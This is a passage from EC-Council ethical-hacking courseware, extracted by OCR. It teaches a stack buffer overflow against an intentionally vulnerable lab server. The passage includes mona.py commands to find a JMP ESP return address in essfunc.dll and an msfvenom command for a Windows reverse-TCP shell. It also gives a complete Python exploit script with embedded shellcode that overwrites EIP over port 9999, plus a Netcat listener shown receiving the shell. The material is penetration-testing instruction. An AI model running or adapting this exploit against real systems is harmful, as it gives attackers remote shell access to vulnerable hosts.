\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2
\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2
\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

Next, run the following Python script to send badchars along with the shellcode:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.61: Screenshot of Python script for sending badchars

In Immunity Debugger, right-click on the ESP register value, then click on "Follow in Dump," and finally observe the characters. You will find that there are no badchars that create problems in the shellcode.




Figure 6.62: Screenshot of Immunity Debugger showing ESP dump

Identify the Right Module

In this step, we must identify the right module of the vulnerable server that lacks memory protection. In Immunity Debugger, you can use scripts such as mona.py to identify such

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

modules. You must download **mona.py** from GitHub and copy it to the path **Immunity Debugger → PyCommands**. Now, run the vulnerable server and the Immunity Debugger as Administrator, and attach the vulnerable server to the debugger.

In Immunity Debugger, type **!mona modules** in the bar at the bottom of the window. As shown in the screenshot, a pop-up window is created, which shows the protection settings of various modules.




Figure 6.63: Screenshot of Immunity Debugger showing mona modules

As shown in the screenshot, one of the modules, essfunc.dll, lacks memory protection. Attackers exploit such modules to inject shellcode and take full control of the EIP register. Now, run the following **nasm_shell** Ruby script to convert assembly language (JMP ESP) into hex code:

/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb

Figure 6.64: Screenshot showing Metasploit nasm_shell output

Next, in Immunity Debugger, type the following command in the bar at the bottom of the window to determine the return address of the vulnerable module:

!mona find -s "\xff\xe4" -m essfunc.dll

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.65: Screenshot of Immunity Debugger showing return address of a vulnerable module

In Immunity Debugger, select "**Enter expression to follow**", enter the identified return address in the text box, click "**OK**", and press "**F2**" to set up a breakpoint at that particular address.




Figure 6.66: Screenshot of Immunity Debugger showing breakpoint at the return address

Now, inject the identified return address into EIP by running the following script:

For example, if the return address is "**625011af**", then you must send "**\xaf\x11\x50\x62**", as the x86 architecture stores values in the Little Endian format.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.67: Screenshot of Python script for overwriting EIP

When you run the above script, you will notice that the EIP register has been overwritten with the return address of the vulnerable module:




Figure 6.68: Screenshot of Immunity Debugger showing EIP register

As shown in the screenshot, attackers can control the EIP register if the target server has modules that do not have proper memory protection settings.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Generate Shellcode and Gain Shell Access

Now, run the following msfvenom command to generate the shellcode:

msfvenom -p windows/shell_reverse_tcp LHOST=<IP address> LPORT=<port> EXITFUNC=thread -f c -a x86 -b "\x00"

In the above command, -p → payload, LHOST → attacker's IP, LPORT → attacker's port, -f → filetype, -a → architecture, and –b → bad characters





Figure 6.69: Screenshot showing the output of msfvenom

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Now, run the following Python script to inject the generated shellcode into the EIP register and gain shell access to the target vulnerable server:



```
Open  Save  Undo

overflow=(
"\xbd\x8f\x62\x1f\x83\xd9\xd0\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
"\x52\x31\x68\x12\x83\xe8\xfc\x03\xe7\x6c\xfd\x76\x0b\x98\x83"
"\x79\xf3\x59\xe4\xf0\x16\x68\x24\x66\x53\xdb\x94\xec\x31\xd0"
"\x5f\xa0\xa1\x63\x2d\x6d\xc6\xc4\x98\x4b\xe9\xd5\xb1\xa8\x68"
"\x56\xc8\xfc\x4a\x67\x03\xf1\x8b\xa0\x7e\xf8\xd9\x79\xf4\xaf"
"\xcd\x0e\x40\x6c\x66\x5c\x44\xf4\x9b\x15\x67\xd5\x0a\x2d\x3e"
"\xf5\xad\xe2\x4a\xbc\xb5\xe7\x77\x76\x4e\xd3\x0c\x89\x86\x2d"
"\xec\x26\xe7\x81\x1f\x36\x20\x25\xc0\x4d\x58\x55\x7d\x56\x9f"
"\x27\x59\xd3\x3b\x8f\x2a\x43\xe7\x31\xfe\x12\x6c\x3d\x4b\x50"
"\x2a\x22\x4a\xb5\x41\x5e\xc7\x38\x85\xd6\x93\x1e\x01\xb2\x40"
"\x3e\x10\x1e\x26\x3f\x42\xc1\x97\xe5\x09\xec\xcc\x97\x50\x79"
"\x20\x9a\x6a\x79\x2e\xad\x19\x4b\xf1\x05\xb5\xe7\x7a\x80\x42"
"\x07\x51\x74\xdc\xf6\x5a\x85\xf5\x3c\x0e\xd5\x6d\x94\x2f\xbe"
"\x6d\x19\xfa\x11\x3d\xb5\x55\xd2\xed\x75\x06\xba\xe7\x79\x79"
"\xda\x08\x50\x12\x71\xf3\x33\x17\x8c\xf1\xce\x4f\x92\x05\xc0"
"\xd3\x1b\xe3\x88\xfb\x4d\xbc\x24\x65\xd4\x36\xd4\x6a\xc2\x33"
"\xd6\xe1\xe1\xc4\x99\x01\x8f\xd6\x4e\xe2\xda\x84\xd9\xfd\xf0"
"\xa0\x86\x6c\x9f\x30\xc0\x8c\x08\x67\x85\x63\x41\xed\x3b\xdd"
"\xfb\x13\xc6\xbb\xc4\x97\x1d\x78\xca\x16\xd3\xc4\xe8\x08\x2d"
"\xc4\xb4\x7c\xe1\x93\x62\x2a\x47\x4a\xc5\x84\x11\x21\x8f\x40"
"\xe7\x09\x10\x16\xe8\x47\xe6\xf6\x59\x3e\xbf\x09\x55\xd6\x37"
"\x72\x8b\x46\xb7\xa9\x0f\x66\x5a\x7b\x7a\x0f\xc3\xee\xc7\x52"
"\xf4\xc5\x04\x6b\x77\xef\xf4\x88\x67\x9a\xf1\xd5\x2f\x77\x88"
"\x46\xda\x77\x3f\x66\xcf")


shellcode="A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.10.10', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.70: Screenshot of Python script for overwriting EIP

Before running the above script, run the following Netcat command to listen on port 4444:

```
nc -nvlp 4444
```



```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[root@parrot]─[~]
└──╼ #nc -nvlp 4444
listening on [any] 4444 ...
```

Figure 6.71: Screenshot of Netcat

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Next, run the above Python script to gain shell access to the target vulnerable server:




Figure 6.72: Screenshot of Netcat showing remote shell access


